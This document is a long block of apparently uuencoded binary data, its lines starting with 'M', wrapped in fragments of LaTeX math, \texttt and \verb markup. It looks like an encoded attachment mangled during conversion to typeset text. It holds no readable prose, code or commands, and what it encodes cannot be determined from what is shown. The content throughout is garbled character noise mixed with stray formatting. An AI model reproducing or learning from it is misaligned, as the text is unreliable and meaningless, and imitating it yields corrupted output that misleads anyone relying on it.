$\texttt{M.T_2A7D26W,1]IT;^<Q<^*RYY@^*Y&3G^*.=,V<G/OZRIL?-SS^*][T/UAWSSM] }$ $M!=W]O/O2*QY>W)_[V./S8^0!WCO33/_=M%<4P/VG??HP^:E+\&_'BDM#/_O$ M]WT<YOIT_:I,?LM@X_X(V962/N?+IHLPEX:->XM7=%>D^3_,#V#?FCK7=+>G MS7\R%[RC.Y;<!#;RSUW:1Z7Y9N:GL''MOJ=[%<TG,^^%C>Y_G[H)S<LQ]X=] M:_XF;Z#Y%>:`!^P\`'DCS7LQ+V=K6CVD?3R:CV7>`AOW&LB[,,?CZI'I*K#Q $MND?>1_-7S(4>FVM:DP_1?`CS8K;FZQ/*VS0/?FJZ%&Q\+/(-FM]A]G]FNC!L$ $M].+GM,],^{\&L}>8%6_-2=]I4M,8PUKQB'8<<0/-#S!^8\[QF^Z5O=.>@>21S$ M?]BWIMA;W7EH7HVY)_-,V+>^T3O=16@^@'DQ;-P7>*^[I'?.?!4VGOL?=9>F M>30F&.;ML+\$?^UEW'9178.[/'`?[UFM?=#>F>40FJ;!OS0UR<YJG_FK.8\AM M:;Z-S3-^T]V1Y@IL["N2N]'*W.Q[^Q:0.Y-_?,A7ZP_3IR?YHO8_/6?BG@ M*)J/8\$Z`C=>E%+JC:3Z#^2!L9/Z4NN?0)%I?)?-->E3ZUY*\Z+,]6#C[%`: MW8=I_I.Y2%K3Y6'C^9).]W\T?\:<U]]<LY-\E^97F%.D-YT7-O9VR(]IOI_Y M+; EP:KI^H8[B\4EN1PXGSR47)9\BER2GSJA; (-O)5G)WLHV\E*R1'Y'=Y/` MW1YR0W(I\EAR:7(2>:,_/1=,8U=0]R887T/F>LR#R90)\PW_[[7R..;ZM7), MJZ)^C_0UO^; %,].?,0V]CC\$W@XU]2[)"_W,#]B:V5GHST[S=<RGF!_#007] M`W5'TCR6^0#S(]BWWI55=V6:-V`>"OO69,JFNP[-2S(W9?X+]JV_2VY(\U39 M39=@K@\$;>YM!NMO1?`'S,>87L)&C<NCNOO-NS--@X[XSNO?-L^OT;66NO^Y) $M[LX\B=R+O()Y'VR\SN?2W9_F"G, #V-B_(O])\QO,Z8)U3R-'Y#;=@'D@>8WW$ M:YC'=`GF&K#Q."&OI_D6YEOD360MK^EVL/\$:E4_W7N]ZYH!0<TW5,-WO:=Z> M>2+S"MC8]P[7'9Z67GN9<Q<U;8&-^WKDDC2_S^8]_M!MQ1P?BWDC;%QWBNG6 $M:-Z(>01L[&^32]/\-/,;MF94A.Z*-%_"?!SVK7$6UUV=Y068!S//8M[(?(KY))]$ $\verb|M&7/:$J;SPT;V(->G^0[FF\Q?V/I&@NX.-._/O$`PUWPD=Z5Y=M&T@[DAN1NY]|$ M#_,<YBVP<1]\$TMV;YJ69^Y/[D*/)?<GK8.-G0&3=PVG^FCF?8JXI9=\$]B>:M M#>-]6LPU+\G3:)[3:KHB;.SAD^?2/,)FNIW-7)-=I>LOS>W,G6'C<R:OPAP? ME_EWNVF7W5R_@[R.YE>84SE,%V`NXS#?=CYY(\WW,+]B:VHX=2?20!/S%.;5 M&>;>S'.9][G-M]WJT7V)YF<\YKQV:=T/:=Z=>2;S1MC8GRFK^Z/W^\7<AGD\$ M;.PO1>I.E8Z>O\PYRYFVP48F+P__.DL\@WDG\PW8V`.OH#N(YGV8UU0PU_2K MJ#L/S:<S;V>^`ANO:95T%Z;Y"N;SL'&/IK+N")IW99Y;V5P36\$6WY/TS,G>" M?6M25=7MH'E>YDC8.%M%+D/S;-5,>YA;,8^&C:_N;SWZ\^<L[II-W,'YBCF

MU; !QUK2&[FHTK\W\9PUSS6-R'9JGK6G.5Y.;T/P(\UNVIG(MW2UIWH5Y-FS< MLZBMNSW-2S`W8A[(''L;>\7DSC1_SYRGCFD7<],ZYMOVJJ=[%,VG,B?"QKG\$ M^KJC:%Z1>1ALG+LC3Z+Y2^:\#<PU1101:RG-RS-WAXT>U%CW:IJ',]>&C==Y $M\T \#VQBV@4;N9J\87-\;LSOF7,V-:TRUV?NQQS+G,1\G?DG;'QMF]'KJO=Y$ MRKR+^39SFN:F"S&79^["/(UY\$_-EV/<Y_-E"]P&:+V`^SOR".6M+\VVWD\$_0 M_#_FC*U, EV2N"QOW@%KKODCS6LQ_,2]A/@@;YUO:4%?U_MF9^\'&>3/R39I? M8T[7UES3@7R/YN.8 V%KK.UT/Z5Y"^89S-N9[\#&'DY[W2^]CT FT<QKF, ! M1G?HH/LMS3W,W9BCF3?!QEX9^2/-\W4T7;VCN68A^2O-#S!_8&M*==+]T_MZ MRSR9>0/S>=CHMIUUI_*GYPOS!-BX/]A%=Q#-LW<U71XVSN*2@VF^F?D^6R-W MTQU"\P;,8V'C9WRZZRY(<S=S+]BXGTL.I_DKYM][F&NZD"-H/IUY/_-CYBP] MS;=M01:\GQMS(O-UYE2]3!=AK@H;/RM!5FB^C_D#6S.KC^Z*--_*?!<V\F\$_ MW8UIWH=Y"6QD6G(SFK]DSMW?M(.Y"?,@YECF[<S7F7\R%QA@N@QS&^;1S"N8 M]S'?9DX[T'0\$;.0Q<BN:SV\$^POR8.<,@T\68JS'W89[+G,A\B?DG<_A@TU68 $M>S!/9=X`&V>Q_M3=A>;1S-N8K\#&V>FANL=X_[S,'V\#C?M,PW1.\7W/FM<PG]$ M8./G+/[2/97FY9A[P];Y3/)T[V.`V7X>T?J3N>YJ69NS!/@GWKUXW6O<0[M^3!_9`X>8ZZ?2SY`\QULGF6L[B,T_X.Y)G,WV'A]&\$?7+)I/9-X*^]8LC])] MF^8'F%_#OC63Q^M^Y/W:,E^!C6O3!-W?:%Z/>3AL[&EX[?T9.C:W3M2=EN;5 MF70#1BZ=JCN<YCV9%S,?@8V]WQFZ*]/\\$/,GYM`8<_U0<@V:+V\$^Q]:TFZF[M(<U',J]F/@(;Y_1FT7.!Y@.9%S'_"QN]9H[NH=X_._,*YC.P<?YYKNY1-*_% M/!0V?MZ3'\$7SP'FFW<QMR./)?\+&SU;,AW_]W%G>!::K,/>`C3.HB^CQ3//< MBTU78.X"&\\U\CZ:WV%SZQ+=AVC>&#;NH9!/TORM87RLI:95V'@-(9^C^6'F $M=VQ-AV6Z+]-\'/-&V,@>RW7?H'EKYFC8^*G%*2F,GS4KR]P+-LY@D!_1_"#S$ $M<[:FT4K=S[V/\&>:EL+$01'Z#.3YNO.F:L'&^B/R!YLN93[(U`U;I_D[S..;C])]$ $MS\&]A8T\U07>N#+K[,J]D/@,;YQ_6ZLY#\Z[,L<P[8./QO`[^];-FM9B',"\@]$ $M"^2ML'^8>9;UNE>9-F$<Q+X&-/:4-NC6:^V$NP#P,-N[^8DTO3_^ESSK]-VV'?$ $MC*\M<W6R1N[$/)4Y@>PF'V5^RYQ]*WW-R<69:S/W($<@3V;>PGR17)'\GCDT$ MD;Y'Y'+,_9CCR)7)B<PWF;^3JY#S;C-=A5R5W)4YEGD'[/OYE!ODZM[WR1R^ $M77 < - B7F_N2:WO?)?, \#P_]X3?(SY2/WQ^"Z'7]H=6//KNA^!^ZX+]<@30-<^$ MV/>SV&MAW\]B7X-]/XN=,4GW%+*+/)7<C1SMO7;#OI_+OD">3OY)GD\$NL5-W M#+D)>29Y"'F6]W,@S_9^#N18[^>P2_<<<G'8][/;-<CSR#W)<>1IY/GD/;!Q $\texttt{M?Q$\#V_1QW\text{J}$} - > 1 \texttt{AY} \texttt{H}? < \texttt{U} \texttt{G} \texttt{T} \texttt{D} \texttt{Q?1?} "\texttt{J}; 7 \texttt{R} (\texttt{OI_D} + \texttt{YL} \texttt{H} = \texttt{Y} \texttt{I} \texttt{H} > \texttt{Y} - 4 \texttt{T} \texttt{G} \setminus * < \texttt{R} - : \texttt{D}$ $MV*-[G3?#,%>&C3-[>^%?/W\]E'DE;.SS[]-]E.97F5/O-]?4@7W7UC[,"]B$: $\label{eq:mnm} \texttt{MNM} = / \texttt{T+,M0^*}; : \texttt{]X?-J^*}; \texttt{04=,>V\#?FKWDS]Y} \texttt{PN}; \texttt{5CNK^2?/.S--AWYJ} \texttt{QW2G}$ $MS4\#OD[D+\Q38.*=]7'<FFKN9NS'/@'W76>6$Z3;D4'+*DZ:+,]=@[D7.[[UV]]$ M-&SLYY_3787F\$<QU8.-L.;DFS7<SWV=K7IZ'?UW7`BZ8MC#7N6"N;W91=T>: M#V9>RKP'-C+P)=W]:9[KLNDRS*UAXV<VK^@>3?-\$YKO,J:Z:Z[/]ISN&YC)S M2_),;[Z"C:_)-7J=H?EAYO?D%=['R75S_2GR>IH_9\YU0_<&<E78>"VZJ301 MFSV8ZS`/(">1SY'WD.VW=.\E-V#NSSR3>0OS)>:/L. SB;M-KV/>KR?S+?(Q $M;QZ[0_?CR-)=TV91Y\#ODA?>,WV,^07L^[C5[U.>]SZ_8-\Z('N5]Z/!?OF$ ML>3W--_&_("MJ?I0]Q?OZP#S7-C8VWRD.V5&>EUB'@0;YV\$>ZTZ/.=8S-X*- $M\UKDK#1/^\2T%39>,\FY,<?C*EI)]EW,=`=0?-"S/5AXU[J2]T:S4LQ]X)]$ $M:TJ^TEV!YM69!\&^-;;7NFMZWS_S"-BWYN<;W<UIGN^MZ2JPD>W?Z>Y*\\?,$ M8>//!?M^3C_DD^ERL&_-'MCW<_K7F=-]-AW.7(ZY#>Q[/]_),33/_<5T&>96 ML&_]?G*L]^MI&&_[U5QSD[R4YJF^F99AX[640,[[9_QNNBILG/LE;Z9YX`_3 $M=N9\&L+$'1=Y.\0,*7^:+OC37'^8O-?[/6+.XY?2<"1L_-UEY*/>/U<*TQ',$ M5<G'R.U@X^M&/HTYW@]SUI2F%=C82R=?\\\XVF.\RITUEKM]*OD'S2\PI4YL. M@XV?*2` I/D'YOQI3)>%?>O'DY 2/)[YG+D&ITUT?Z#Y(>97S('IS/5GR3]I M_H8YC[]I#^Q;OX&<ACK.2>:/S+G2F^LWDS/1_#SS#W,-_A81W3EI?H+Y/3F7 MMXME--;CH\"__LZ\$PLRUF?O!QM\W0BY"_,89E,EX>-UX?,NF6:CV).8#X. M^]9GS:+;1G.)N3GL6W,.]G7P-\OY`LTUZV%?QSS#).MF9Y5=WV:;V*^`QM[M;MET-Z?Y!.9MS-=AW_(=\IN>A;YKT"Z-\I\E?DC>3@Y1Y!I#W-S\@CR,.;5 MY)'D\$^11Y.?,P3E,.\BCR8V9QY+'D)<QGR2/];Y/PWB?.76/(]N86Y.CR".9 $MUY''D^8QH-;]P1R*', SYF[_AZ^[@);R:K>T78Z[N[O\#QMU=^R2XN[N[N[L$]]]]$ $\texttt{M=W=W=W<+$-S=`OVL6:QWS7'6.9U_]$\#^N?GK>?)!LJ=J[`'@4/):\$XX:1?D& \\$ MV1];.1J<ALQ?0Z@A]X%J6]GKZH+-D>#OYX6/PO/@8_`F^#A\'#X!WX9/PN_A $M4W#8.,JGX;SP&;@M?!9>")^#K\'GX2AQE2_`9>"+\!#X$KP/O@Q_@J_`Z>,I$

M7X7+P]?@=O!U>")\`]X"WX2OP;?@[_!M.'%\Y3MP<?@NW`R^!X^\$_X&WB9W' M:; \\2,0[I[D7,)8GG\;UX/^P[T:>29NJB93]'N5VY"EBYWNRB94CX-Z2/%ZL $\texttt{M-WV3*,?"?3;YL}\$AO-B953H+[>?(WL=ZT2::<\$O<QY\&UBO6F17\#DC[D/(J\3.]))))$ $\texttt{M<[<4RCEP[T\&>!^^`=\`[X2OP+O@]O!N.FE)Y\#YP!W@OSVW^9E,\&W_U,=Y?N2 }$ M8N?W; *92;@3SWI<ZN)\9XG4E%3NO=X67P]'2&.<6.Z^_2JN\\$4Y+KB36FWOP M#MB3SCB3V'F]-[P??D".DMYLEL#'X"/DM[09FD'Y;'!//B]VGK]G5#X'YR`W M\$SO 6 !Y^!3Y/]ITR:1\!9Y./B)VWA<RXWT0;D`>)W:^SI9%^5]X+'D; `A^ $M"3^{0}=100$ M"3^&DV95?@+7@)_"X^%G\&'X.?P-#OXS.IOR.W@#^8%8_W[M7^24(<J%X5+D)=100 $M+G^1>\#$)Y#UP4?D".EEVY&)R=S&^' $\#>4^4/T8C>7$]%YNLN\$\6.Z]SRZ&<"TY, M+B1V'D?!!>!3Y!?P9-B;TYA_#LES!G\.:<KY785RFA\S12[E*G!1<BNQ\[WI MW,IUX(WD!V+G]=YYE.O#.?+0XQ"X\$3R\$[M_@YG#BO,:5\YK-\$;@-_(*<()_9 $MS(<[PF?)H?/3VP;<#=Y!?D^;R^65!\(YR2T*TOM@(>4Q\&KR7;%YO;'R1+@O)$ $M > ; -8; U(749X\&5R6/@J?#1^`9L+NH:6O"<^#^Y/6T"5M,>3Z<F=Q`['SO$EX`]$ MKX07PN?A1?!3>#\$<L;CR\$C@;O!1N*7:^#@:O@\$^3?](F;PGEU7`#\D1E2/;P M1CAA2?JUPUOA+N19M"E>2GD/W(Z\2.QL2BL?#F[(B^"8P<=+Y*]P+#AE&>78 M<#4X#MR+O!J."U\G1RFK'`_.26X!QX<GP0G@[7!"^!\X\$1RNG')BF-_'<Y8+ $MOH\G/2"?I\3R\PD^)X43P"G**R>%3\"IX%(5E#/"A^$0F'_\QA6#/WZ=#1Y7$ $M/['^][D(G@^?IOLC>"+LK63N2>%)<'ZZ-X0GPT/@*?^*>"I\C091*B0/A-.2"$ MRXN=UU?"^\$X58P+B9VO"?RAO!F^0_94-90!\\$YX.=U+5U,^"#<CCQ,[S^FJ $MF\^S9\B?Q<[CA\#_-Y]"[Y-!_F4WY\&LHOX);D"6+GUPN_@^/6-"XB=C;PC^"F$ MEC'_MRY2*_C?NFIL>7VXV'EL"6^&>7_T]_[(#8_K'C9?<7\/?X-#U5;^#J<0 $M.U_3"-JMO(Q\COR6]BWJ*`=P'TY>3[X@=C[^UU6.A/M*\B7R1['SW[J>>=]?$ $M3\#XGUIMM] < W[X'6RKX'9E(.3X]Z*/)F\F?;_P:EQC]_0N\#BYJ5CO-\#I<3]-$ M?D>.U,CL:\&9<>]*GD7>100%C97SXGZ4_)X<JXG9!YHJE\`]-;DJN3M<\$EX+ MEX(?P95@7S/C].1R<&6X*7DD>0E<!3Y*?D?FM]L8S8-OMSF;Q7-E\$\MS?"^> M:\`CX2;P*'@L/!I>"H^!]XJ=[]6V4%Z`NZ^E<0IR0;'>-X`7XCZ`[N_A9;A' M;66<EUQ;['P/'5X3_-]M;9R)7`5>"_>#U\&+X/7P*7@#_`P._A.^C?)&W-.+ M];T2O`GWCG2?!F_&?O>\!;X#;X6];96WP4G@[7`9L?-[LMHI'\0]-_D/<ENQ $\label{eq:mwa=ikwp:jkdx>1E8kwow4'Y*nxsr0?(]\5Z/[>C\CW<=Y+OD]V=S'XW_!3W$ $M\&V1W9^{$8N<U^{*};W*^2_R/'ZT(?#^$/N`GKR=?H/W<KK!/>1?Y(=G73=D-F)$ MYQ0[KYV#O;CWH/L<V(?[?KH_AOVX1^AN[B%P`/=:<"BX'QP:7@*'@<_`8>'/ M<#@X9@_E\'`1.`+<%8X(3X8CP>O@R/`IL?,]BY[*\7"_30;U,DXIUOMHO953 MXIZ-7)?<7^R\[_11SH![.G(U<E>Q\]JYOLHAN"<AER6W)H^!@_\,[*=<\$/<Y MY.WD*V+G-83]E80CWERL[R?A,KB_HGN>`<H5<*]#'BW6FTMP%=P_DI,.-)L[$M<"W<OY&3##(N*-;[[W!CW&,--BY`KBW6^T%P$]Q7P$WAB[3Y##?#/=X0Y>9P]$ M8;'>/(';XQX8:IR)7%&L]Y_@[KA''V:<GUQ'64%YA/)8W'N1%Y\$/B9W'8*.4 M%^%^GOR-''>TV?\8H[P;]P1CC4N36XOUOO)XY2NX=R3/)>\7.]]GGZ#\#^Y[MR*_)L2::_2OX!>[1)QD7)[<1ZWW)R<J?<6]+GD<^+M;[W%/PF!;WEN0EY.MB $MY^U_JK+iK]RiO(W^7.P^Y^F[,/]3_($\@@QWP6#H5[^NG&3<A3Q,[[#AP6]])$ $\texttt{M=]} \setminus \texttt{,XX+D\#G`X>`8<'CXL=GXOPTSER+BG(U<AMQ?K_939RFEQ7T^^1OXD=CXO)}$ M_ZU<#/=\Y\$;D`6*]?P:7P=T_SS@=N918[WO,5ZZ!^U3R'O)MN";\`:X%AUU@ $M?IP, <&W<*\&UX, YP77@V[;, O4FZ/>V5R=_)4N^-\7.P\1UNLW!WW%N3QY#5P$ M#_@?L?/ZM"7*O7\$O2&Y'GBIVWLZ7*@_"O39Y)'FMV/G:U#+ED;AW(2\D'Q/K M?;+ERN-P+T[N2)XJUOO;\"3<?Y'3KS"N)-;[P_`,W)^28Z\T+B!VGH_`<W\$_ M1OY,F[JKE!?B/H"\3ED_YE^MO`SW_.3VY)EBO<^V!H^9<:]!'DG>('8^GJS% M8UW<.Y`7D\$^(G;?/=<H[<:]`[DF>(W8>&ZQ7WH=["O(?Y.[*^KDY?`CW9^38 M&XSSBYWGR_`QW->2;Y,]&^GS!7P*]\[D!>2CM(^Y2?D<[KG)S<BCQ7K_%+Z, M>X3-QOG%SM=8X)NX7R+[MABG\$SL?6^"[N,\EGR%_I'W9K<H/<.]\$7D(^)];[$ME-N4'^->@3R^O*L]^VW*[_&?3KY)/FC6.]W[%#^C/M]<HR=Q@7%SM?)X1^X$ MGR#_)*?99?;[=BM'"."Y.3G6'N."8N=SS5[EW;B'D!N31XF=K_7M4SZ"^TCR $M;O)CL=[OV:]\8O='Y\#@'C(N*G=?AP)=QOT..?-`XM]CY&A1\'?=UY/OD<(?,$ $M?B1_=-Y*?D&(?-?C+\+^Y[R._)B8[0]V?A5[A/)A\AOZ9]Y:/*[W'O25Y#$ M>6VV<A3<BY%[D!>+G:^-P'%QCWO:N!RYBUCO;\&)</>=,<Y);B!V7I,&)\?] M#3G96>/R8KW?!*?!_18YTCGCW&*]GP=GQ/T8^3LYQ7GEAG!1<FOR&+@10()\ $M@?P.;@Q'N6"<EUP;;@+W)"\D'X2;PG?(OHO&2>!F<`&R4_(0N#F\@'R"_!1N)$ M`8>Y9!Q"K@ZWA'N15Y(OP*U@SV7C_.1V<&MX)'D=^33<!GY-CG_%N!#<%FY(M., %UXXKD[G`7>#[Y,MEU0[DKG(I<@SP0[@:O)-\EA[VIW!W.0FY\$YJ_KCI;[$M0/4\51XO+Q$[WV>_I=P(3DDN)W8>_]\5R_^'QU3DGF+G>XCWE(?\#S<B3Q,YK)$ $\label{eq:mnsqc} $$MN>$Q<*Q_C(N*G:^1PA/@\#>2KM"E^7WDJW)^ONR\WONA\E(X,[FBV/DZ^+P6]).$$

MCO^O<0FQ\U@1W@P_)O._VRB/@0]N1X23[[N)Y>\@"/XX<\$JXWN]-)WG-1:_? M3IA=GJN*]=\#OAKN!^^#^\.7X0'P!W@@'.6Q\B`X%3P8+@@/@:O!0^'N\#!X M*CP"YE_+*MSKPF?@>O`C./A/X2?F[:21V/DZ+=P,O@(WAS_0IOQ3Y39P<[&^ $M'X0[PG?]_F?*G>\#,<&>X-MP=W@'WAI,^-_\^R\)]X=9BYW,E/!B.\<*XL-AY$ $M/U+_:9F=Q$[\#RF?67>]BJ3A*SX0BOC00!<^!6\%QXB=AY+O-&>1&<2NQ$ MX%UP>O@#G`7N\L%XH=AY?ON<'4[\T;B26& J?U(N"`\E;Q'KS:[/RJ7A^^2H M7Y3+P!G%>C\!K@AO@2O!3^#:,+_]LV-]#?Z[;2>/_K*)Y6M-_]]]I=_[-?)Q MKBWVHX./C>\$Q\'*Q\WO\OYFWF9KD/F+G>Q/P-'@GW=M^5UX/CR/O\$#NO-_NA $\texttt{M?!(>3]XI=EY[\%/Y-ER<W\$FL-S=^X3\$V_!\YG<OK;\$*YE;_`J<E5Q7J3V:/L}$ M<2M7)O<1ZTU4KW(8W#.)G:^-P)%QOT_W_#[E&+C7)@^%*\!+R.?@BO`[<B*_ M<B6X(+DE7!GF_]9#Y:[^6Q_X[):OJ)B?3]%0RG7@AN218KU)%4:Y#5R2W%ZL MJ)Y';@BX2HGUZQ([BYW7)<+/X%7P<_@8_`+^%WX)^R(JOX*3P:_AHO`;N)\$R M),^=(RE_AP>25XKU9F%D\>_7/.PG/Q,[SU6C*L?&?2GYK-AYWXFNG!;WT>1-M8N?K8#&4,^->GMP1S@^OCFE\!2X#1XEMG\$?L/&^-J]P\$]_;DF6+G]X;\$5^Z/ M^SGR-['S,3R!\A#<6Y+'B_7F7W@D[JZ\$QBG%SFLJ\$BG/Q/T\^;08>>U<\$N45 $MN"\AGQ,[GW>2*>_{0};9E=QL7J=0OH1[V)3&F<7Z[\4H3^X"EX8GD+?!9>#+$ $\label{eq:my__@LG"} $$MY/_@LG"\5,; X')P7?(@N#P\GWP"K@`_)//[2YC4WN!CPGT17:G$SOLC_`8> $$$ $M3%Y)/DG[L&F4/\"IR17)[97U_S[\$3Y,?D>.E=;L2\.?X-;D&>0]M^=7MGO$ MQO-Q<CER*['S&MT,RM%QOT#^2HZ=T>QK9U;.@'L/\CSRWLQF[\VF7`+WQ.22 MY*9BY_\$#7!;W:^2?Y/@A9M\;KH3[#/(^\EW:%\RN7`WWVN1!Y`5BYWMG.91K $\texttt{MXUZ} < \texttt{W}) \\ \texttt{H} \\ \texttt{QB} \\ \texttt{G} \\ \texttt{S} \\ \texttt{/} \\ \texttt{X} \\ \texttt{X} \\ \texttt{D} \\ \texttt{3} \\ \texttt{OGI} \\ \texttt{(^'} \\ \texttt{\&} \\ \texttt{/} \\ \texttt{\#Y}) \\ \texttt{?DB} \\ \texttt{E}, \\ \texttt{OL} \\ \texttt{"} \\ \texttt{!} \\ \texttt{/} \\ \texttt{ZY} \\ \texttt{Y} \\ \texttt{DU} \\ \texttt{?} \\ \texttt{0} \\ \texttt{OL} \\ \texttt{M} \\ \texttt{$ MOFINY3;!_UWR7/*^W&;?,H]R%]Q'DC>1K^0Q^S=YE0?@'CF?<1YR[7QFWS6_ M\AC<IY+WD>_GI\<;!90?X9Z-7)<\4.Q\KQE^C/L5LJ^@<9J"90\G_`3W;N0% MY\$.T?P<_Q3UJ(>/\Y'IBO=\/O\+](3EJ8>.<8KV?`;_'?1?Y&3E2\$?IX`G_# $M_0#Y)3E24=K#;@_VY)?D2,7,OBT<P'TL>3OY)NWS%<.AWM-\A#R4K'S=8^2$ MRDEP+T!N39X@=I[WE51.A7MJ<G5R+['>_UU:N0#N!\AOR#'*F'WN<LK5<*]-M'DE>*W9>&P#_A7OD\L;YR0W\$>G\"KH/[2W*\"L:%Q'J_'&Z(^RGR-W*BBF9_ M'FZ!^P=RTDK&)<5Z_Q5NCWO\RL9ER.W\$SO=EX\$ZX'R2_(4>080;EX,&X=R60 M)%^E?:0_\%@(]]SDMN298KWO7E5Y(NZ+R#?)8:J9_7AX.NY;R4_)4:N;_6!X M;O#')Y\EOZ5]HS^5%P4?GY#7D,^)]3[O7\K+<:]/'D_>*G:>#]907H-[27(W $\texttt{M} \times \texttt{SDZF+G^U\#P0=Q7DV^1W;7-/@0^n}$ M@OM?Y&'D5?!@K_)Q\EMRE#K*0^",Y.KDKO!0>`IY+_D^/`SVUS7.1JX!#X=[$MDI>03\CX!?D./6,\\NCX9KD@>0%\"AX+_DQ.51]Y=%P2G(E<@=X##R>O(-\NCX9KD@)$ MQX+?R,G;V!<'!X'-R&/)V^$Q\,7R3_)21HJ3X`+DUN3Q\'3X?7D.V1/(^49)$ $M<')R97(7>"8\C7R(_^2>!8=M;)R37\O^&QY,WD9^`,^#/4V,TY/+P_/A#N1Y$ MY"/P`O@I.593X[SP0K@N>329G^.L:QI\CC-G0T37&;'^60=#.!7\#4X-1VRF $\label{eq:mg^9.!J>'<XN=CY]P(7@)W>^1VSOW7DF.WL*X%_D<>6%+X[2MC%.V5HX8_/H/MG^9.!J>'<XN=CY]P(7@)W>^1VSOW7DF.WL*X%_D<>6%+X[2MC%.V5HX8_/H/MG^9.!J>'<XN=CY]P(7@)W>^1VSOW7DF.WL*X%_D<>6%+X[2MC%.V5HX8_/H/MG^9.H/H/H/H/H/H/$ M'`EN)':^ODUNT,9X*9PY^'P3S@*[VBIGA;/"V>!*<`@\\$,X.;X)SP%?@G'"H $\texttt{M=LJYX!`X-]P`S@-/@//"^^*\\"LX/QRVO7(!."5<$*X,&X+[PX7AU7`1^!I<] }$ M%/9W4"X&YX"+P]7@\$O`@N"1\`"X%?X%+PQDZ*I>!V\-EX15P.?@-7!Y.UTGY $M#[@>7!6>!%>#3\/5X8]P/3A]9^7Z<$VX`3P=;@@?@5O#@2[*;>`2<%MX&-P.$ $M/@&WA\-V5>X`EX8[P@/@P?!L>`A\`!X*WX.'P=YNQEG@X7!%>`3<'1X)SX!'$ MP10@T?`5>`S\#AX+A^^N/`[.`H^'*\`3X*;P1'@\$/`E>#\$^&]\)3X!OP5/@3 M/`V.W,,\YDD/SX!+PS/AQO`L>``\&_X;G@-O@^?"M^"_X:_P/CA>3['^.CQ\ $M"?>6Y/\&T"=]+^3;N:>"G<'\&Q\SJTWLH?<"]-;D\>*W:>2_91_A[\,<GE8*]7$ MN: '8>3TY'!; WU^1\$?<VF/QP3]T7DB^2OM"_13SD>[DW(X\CKQ,YKR>`DN(?K M;YR+7%OLO\$X#3H7['O)C<J@!9E\+SHA['_(*\AG:5QBH'()[&_(T\C:Q\YK, $M0<IY<"]#[B-V/F[#A7&_2/Y$CCS8[,\-4:Z&^QMRO*'&^<5Z_]\PY>:X)QAN$ M7(K<\$FX'CX#;P\OA#O`)L7D-O/CW8ZW^Y#7DBV+GZXHCE:<\$?WSR5O(M>#;\ M\$YX#)QFE/!<N#@?_N0XOQ=T]VCB\$7%?L?.T"7HM[W#'&Y<G=X"WP7'@K?`3> M!K\6.W]/UECE_;AO(O]+CC#.[%?!QW&_0/:.-TX'GX,KP>?AKO`%>([8^9[L M!.5KP<?#Y.IBYVULDO);W.^1HTPVFVY3Q;]_+\]L\FDX+.R>IAP.+@U'A=O` MT>!)8N<QSW3E!+CG)K<@CQ?K?>R9RMF">W(3\G!X-;P+7@- @]?"N68IKX/; MP>OAA?`&^!:\\$8XS6WD37!W>#,^"M\#WX*UPPCG*V^`:\'9X,KP#/@7OA,// M5=X%%X=WP\/@/?!Q>"\<_6_E?7`]>#\\`3X`'X0/POYYRH?@DO!AN`=\!%X+ M'X7?P,?@+/.5C\,=X!/P>O@D_!H^!2=?H'P:+@Z?@9O"9^%I\#GX`GP>#K50 $M;;@;?^*FYP[;&P>?.Z3*)Q_'?GO36OGW]MLGY:]7"[\DZ-/RE"&-6!Z?!Y\7]$ MD/G'O/A[7UZ^#/4:F_"XQU^J'`\$N"4>\$.\.1X`5P9/@*'`6.NDPY*EP\$C@;W

MA:/#A^`8\`=RV.7*,>%"<"RX.QP;7@/'@=_`<>'4*Y3CP8WA^/!<.`%\!4X($M1UBIG`@N"B>&>\\%)X)5P4O@IG`Q.L$HY.5P+3@'/AU/"=^%4<*35RJGADG`:$ MN!^<%MX/IX-_P>GAO&N4,\!]X8SP43@3''FM<F:X,IP%G@AGA2_"V>"HZY1# $MX\#_{@}[\#"_;4Q<9_9+:+\;K@]?AQO\#!=<K-X%KB9W74<,MX"OD7W`;.,X&Y;9P$ M-K@=7`]N#X^'N\-U-AH/\$CO?J]JF?`*^2PZ_7?D47`(^#?>#@_]<A<_#_AW& $M^{-7}.W;AJ_`U<NB=RM?@F^*]OPG?@;V[C+.+]68(?!]>30<O\",X_F[EQW`-$ M^`D\"WX*GX6?P1'WB/7S= @-?!%^"X?>:S9MX4 P6/@S?!S^`G^\$O*9]RE M@]O`W^\$E8N?K]ON5W6[E9F+GWPGLQ_T'W?L<5DZ\$^UPX,7P93@)_\$CO/68XH MI\"]*YP2G@2G@H^(G:_;'U7.B/MI\@^QWO0]IIP-]Q5P"/R/6&_2'%?.A7M% $M\E4X'7P-K@!?A_E]O+W<!ZK'[YGE:U;8=,?F,-P\#_@6/AE.=4;X(X_32.[.$ M]Z_AO/!)NI<YJUP8;BS6]^UP"?BL&'_.E;S&X3EM*IQ33@DW%3O_3>&T\`&Z $M_XOSPC'/F_MH.$ >\@.ZQ+BCGAS.*]7T'7!B^0/?T%Y6+P27%SJ\=+@U?@\0! M;^#R<)A+RA7@9'!U.`_\)UP=_@ON`M>")\.UX:UP'?@:7!=^"=>#`Y?-SZTF MW!1N"S>#!]'F`-P*0@6WAMU7S*86W`'N0O<G<!?X)]U+7S4?JQN*]3WT#>,J $M^*X^]TWPB/A^W2/=E-Y+)Q-['PO&YX(3X4GP:MI,_>6F)X*[P$YK?GR[>"$ M;X=_R__36[%NL]Q6C@V7)C<1Z\T#.!\$<N&/N?\#)X8[D*;3I=E<Y`\P_GWER M'XB_&SRQ:Y?8>8W?/>4\\"VQOF?]1[D07%+LO%8<+@YOH'O8^\IEX%3DBF+G MXS9<&?Y(]WP/E*O!-<3.VQ)<\$[X#UX)_T";30_.V6@JN#S<B]Q?K?;%_E9O# MC<7Z_AQN!P<>&:<7Z\UQN!O\F.X9'BOW@HN+]7T//`"^10=.3Y1'P)/\$SO?I MX+'P)[I7?VK>#MN+]3WG,^79P8U8WPL^-V^?M<3.CP^OA+_3O=,+Y?7P6/(F ML=[,?JF\\$]Y&OBMV7F/Y2GDO7%2L[SE>F\=.E<G=Q'JS&SX/7X4OP!]H<_8-MGOO`K\BQWIK-80@!O(ON&=Z9QSFEQ/J^!7X%GZ%[B_?*[^!^8GT/]\\$\SDDJ $MUO < ! \ = X + MVOP?_! K^B > J/X JV.; @F + GM4]B_=AF (MU/PV * POT_W5)^4 (^! > B)$ $M0*SO0^{h}/]-]=p#-Q=GV]^{p'}_IT7p$Gp/T0W7U?Q+\?4R44ZWMKL7Y,$ M-9+NE^`TN+^B>^ZORAEPKRK6]UEP%MPWT/T;G!WWJ-_,O3:<&_=N=#\`Y\?] 